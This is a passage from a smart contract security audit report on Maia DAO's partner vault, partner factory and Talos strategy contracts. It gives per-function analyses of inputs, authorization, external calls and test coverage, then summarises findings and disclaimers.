  ☐ Negative test?
- The caller is not the owner.
  ☐ Negative test?
- The new rate is greater than the ratio of bHermesToken balance to the totalSupply.
  ☐ Negative test?

Inputs

- `newRate`:
  - **Control**: The new rate must be greater than the existing rate.
  - **Authorization**: The new rate must be less than `bHermes.balanceOf(address(this)) / totalSupply()`.
  - **Impact**: This will be the new ratio between pbHermes<>bHermes

Function call analysis

- `address(bHermesToken).balanceOf(address(this))`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The increase will be reverted.
- `address(partnerGovernance).balanceOf(address(this))`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The increase will be reverted.
- `partnerGovernance.mint`:
  - **What is controllable?** The `newRate` is controllable but is restricted, as mentioned above.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The increase will be reverted.

Function: `migratePartnerVault(address newPartnerVault)`

Migrates assets to new partner vault.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- All of the bHermes tokens are withdrawn for the old vault and transferred to the new vault; the old vault is no longer approved to managed the utility tokens, and the new vault is approved to manage the utility tokens.

- ☐ Test coverage

Negative behavior

- The vault is not on the factory allowlist.
  - ☐ Negative test?

Inputs

- `newPartnerVault`:
  - **Control**: The new vault must be known to the partner manager factory.
  - **Authorization**: No checks.
  - **Impact**: Will have all of the existing assets sent to it.

Function call analysis

- `factory.vaultIds(IBaseVault(newPartnerVault)`:
  - **What is controllable?** The new vault address is controllable.
  - **If return value controllable, how is it used and how can it go wrong?** The return value must be true or it will revert if the vault is unknown.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The existing assets and vault will not be changed if it reverts
- `IBaseVault(oldPartnerVault).clearAll()`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The existing assets and vault will not be changed if it reverts.
- `bHermesToken.claimOutstanding()`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The existing assets and vault will not be changed if it reverts.
- `address(gaugeWeight).safeApprove(oldPartnerVault, 0);`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The existing assets and vault will not be changed if it reverts.
- `address(gaugeBoost).safeApprove(oldPartnerVault, 0);`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?**

The existing assets and vault will not be changed if it reverts.

- `address(governance).safeApprove(oldPartnerVault, 0);`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The existing assets and vault will not be changed if it reverts.
- `address(partnerGovernance).safeApprove(oldPartnerVault, 0);`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The existing assets and vault will not be changed if it reverts.
- `address(gaugeWeight).safeApprove(newPartnerVault, type(uint256).max)`:
  - **What is controllable?** The `newPartnerVault` is controllable but must be on the approve list.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The existing assets and vault will not be changed if it reverts.
- `address(gaugeBoost).safeApprove(newPartnerVault, type(uint256).max)`:
  - **What is controllable?** The `newPartnerVault` is controllable but must be on the approve list.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The existing assets and vault will not be changed if it reverts.
- `address(governance).safeApprove(newPartnerVault, type(uint256).max)`:
  - **What is controllable?** The `newPartnerVault` is controllable but must be on the approve list.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The existing assets and vault will not be changed if it reverts.
- `address(partnerGovernance).safeApprove(newPartnerVault, type(uint256).max)`:
  - **What is controllable?** The `newPartnerVault` is controllable but must be on the approve list.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The existing assets and vault will not be changed if it reverts.
- `IBaseVault(newPartnerVault).applyAll()`:
  - **What is controllable?** The `newPartnerVault` is controllable but must be on the approve list.

- **If return value controllable, how is it used and how can it go wrong?** N/A.
- **What happens if it reverts, reenters, or does other unusual control flow?** The existing assets and vault will not be changed if it reverts.

Function: `transferFrom(address from, address to, uint256 amount)`

Hooks `ERC20.transferFrom` to ensure that the user has enough unclaimed balances of each of the utility tokens that can be transferred.

Branches and code coverage

Intended branches

- The from account has enough unclaimed tokens, and they are transferred.
  - ☐ Test coverage

Negative behavior

- The from account does not have enough unclaimed tokens.
  - ☐ Negative test?

Inputs

- `from`:
  - **Control**: Full control.
  - **Authorization**: Checked by `checkTransfer` to ensure the account has enough unclaimed tokens.
  - **Impact**: Will be where the tokens are sent from.
- `to`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will receive the tokens.
- `amount`:
  - **Control**: Full control.
  - **Authorization**: Checked by `checkTransfer` to ensure `from` has enough unclaimed tokens.
  - **Impact**: The amount of tokens to transfer.

Function: `transfer(address to, uint256 amount)`

Hooks `ERC20.transfer` to ensure that the user has enough unclaimed balances of each of the utility tokens that can be transferred.

Branches and code coverage

Intended branches

- The sender has enough unclaimed tokens, and they are transferred.
  ☑ Test coverage

Negative behavior

- The sender does not have enough unclaimed tokens.
  ☐ Negative test?

Inputs

- `to`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will receive the tokens.
- `amount`:
  - **Control**: Full control.
  - **Authorization**: Checked by `checkTransfer` to ensure the `msg.sender` has enough unclaimed tokens.
  - **Impact**: The amount of tokens to transfer.

Function: `updateUnderlyingBalance()`

Updates the bHermes underlying balance by calling `claimOutstanding`.

Branches and code coverage

Intended branches

- The underlying balances are updated.
  ☐ Test coverage

Function call analysis

- `bHermesToken.claimOutstanding()`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The underlying balances will not be updated.

5.38 File: PartnerManagerFactory

Function: `addPartner(PartnerManager newPartnerManager)`

Used to add a new partner manager to the list of partners.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- The new partner is added to the list.
  ☐ Test coverage

Negative behavior

- The caller is not the owner.
  ☑ Negative test?

Inputs

- `newPartnerManager`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be added as a new partner.

Function: `addVault(IBaseVault newVault)`

Used to add a new vault to the list of vaults.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- The vault is added to the list of vaults.
  ☐ Test coverage

Negative behavior

- The caller is not the owner.
  ☐ Negative test?

Inputs

- `newVault`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be added to the list of vaults.

Function: `removePartner(PartnerManager partnerManager)`

Used to remove a partner manager from the list of partners.

Preconditions

Only callable by the owner.

Note: If the `partnerManager` does not exist, then the first partner in the list will be removed instead.

Branches and code coverage

Intended branches

- The partner is removed from the list.
  ☑ Test coverage

Negative behavior

- Partner is not in the list.
  ☐ Negative test?
- Caller is not the owner.
  ☐ Negative test?

Inputs

- `partnerManager`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The partner will be removed from the list.

Function: `removeVault(IBaseVault vault)`

Used to remove a partner manager from the list of partners.

Preconditions

Only callable by the owner.

Note: If the vault does not exist, then the first vault in the list will be removed instead.

Branches and code coverage

Intended branches

- The vault is removed from the list.
  ☑ Test coverage

Negative behavior

- The vault is not in the list.
  ☐ Negative test?
- Caller is not the owner.
  ☐ Negative test?

Inputs

- `vault`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The vault will be removed from the list.

5.39 File: TalosBaseStrategy

Function: `init`

Allows to initialize the pptimizer with the given parameters. Can be called only one time.

Inputs

- `amount0Desired`:
  - **Control**: Controlled.
  - **Authorization**: The `msg.sender` should have more or an equal amount of `_token0`.

  - **Impact**: Amount of tokens will be transfered to the current contract from `msg.sender`.
- `amount1Desired`:
  - **Control**: Controlled.
  - **Authorization**: The `msg.sender` should have more or an equal amount of `_token1`.
  - **Impact**: Amount of tokens will be transfered to the current contract from `msg.sender`.
- `receiver`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The receiver of shares.

Function call analysis

- `pool.slot0()`:
  - **What is controllable?** `pool`.
  - **If return value controllable, how is it used and how can it go wrong?** Returns the current tick for `_tickLower` and `_tickUpper` calculations.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problem.
- `address(_token).safeTransferFrom(msg.sender, address(this), amount0Desired);`
  - **What is controllable?** `_token`, `amount0Desired`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Will revert if `msg.sender` does not have enough tokens.
- `address(_token).safeApprove(address(_nonfungiblePositionManager), type(uint256).max);`
  - **What is controllable?** `_token`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.
- `_nonfungiblePositionManager.mint`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?**

N/A.

- `optimizer.maxTotalSupply()`:
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** Returns the max amount of `totalSupply`.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problem.
- `TalosStrategyStaked:nonfungiblePositionManager.approve(address(boostAggregator), _tokenId)`:
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Give an approve for created position `_tokenId`.

Function: `deposit`

Allows to deposit tokens to the `tokenId` position. If the `tokenId` does not exist, the `init` function should be called.

Inputs

- `amount0Desired`:
  - **Control**: Controlled.
  - **Authorization**: The `msg.sender` should have more or an equal amount of `_token0`.
  - **Impact**: Amount of tokens will be transfered to the current contract from `msg.sender`.
- `amount1Desired`:
  - **Control**: Controlled.
  - **Authorization**: The `msg.sender` should have more or an equal amount of `_token1`.
  - **Impact**: Amount of tokens will be transferred to the current contract from `msg.sender`.
- `receiver`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The receiver of shares.

Function call analysis

- `beforeDeposit:_earnFees:nonfungiblePositionManager.collect()`:
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** The return collected fee values.
  - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.
- `TalosStrategyVanilla:beforeDeposit:_compoundFees`
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?**Tthe return collected fee values.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problem.
- `TalosStrategyStaked:beforeDeposit:flywheel.accrue(_receiver);`
- **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** The return collected fee values.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problem.

Function: `redeem`

Withdraws tokens from liquidity position.

Function: `rerange`

Finds base position and limit position for imbalanced token and mints all amounts to this position, including earned fees.

Preconditions

Can only be called by the strategy manager.

Branches and code coverage

Intended branches

- All liquidity is withdrawn, and the position is reranged.
  ☑ Test coverage

Negative behavior

- The caller is not the strategy manager.
  - ☐ Negative test?

Function: `rebalance`

Swaps imbalanced token.

Preconditions

Can only be called by the strategy manager.

Branches and code coverage

Intended branches

- All liquidity is withdrawn, and the position is rebalanced.
  - ☑ Test coverage

Negative behavior

- The caller is not the strategy manager.
  - ☐ Negative test?

Function: `uniswapV3SwapCallback`

Can be called only by pool contract. Will be triggered during swap call.

Function: `constructor`

This contract is used for the TalosStrategyVanilla and TalosStrategyStaked contracts. They override some internal functions of this contract. Therefore, the behavior of the functions may change.

The contract is initialized over the TalosBaseStrategyFactory contract. The optimizer contract should be created over `optimizerFactory`. There is a check inside the `createTalosBaseStrategy` function. The `_nonfungiblePositionManager` is not controlled for TalosStrategyVanilla. But for TalosStrategyStaked user controlls this address (add check that `BoostAggregator` is trusted contract). Also, `_boostAggregator` receives the `_nonfungiblePositionManager` address from the UniswapV3Staker contract. The `_owner` is not controlled - the owner of factory.

The `pool` is controlled by the caller, but inside the `UniswapV3Staker`, there can only be used a pool address from `uniswapV3GaugeFactory.strategyGauges`, and only the owner can add this pool address. The `_strategyManager` is fully controlled. Only this address can call the `rerange` and `rebalance` functions.

6 Audit Results

At the time of our audit, the code was not deployed to mainnet.

During our audit, we discovered 15 findings. Of these, three were of critical risk, four were of high risk, three were of medium risk, and five were of low risk. Maia DAO acknowledged all findings and implemented fixes.

6.1 Disclaimers

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any additional code added to the assessed project after the audit version of our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.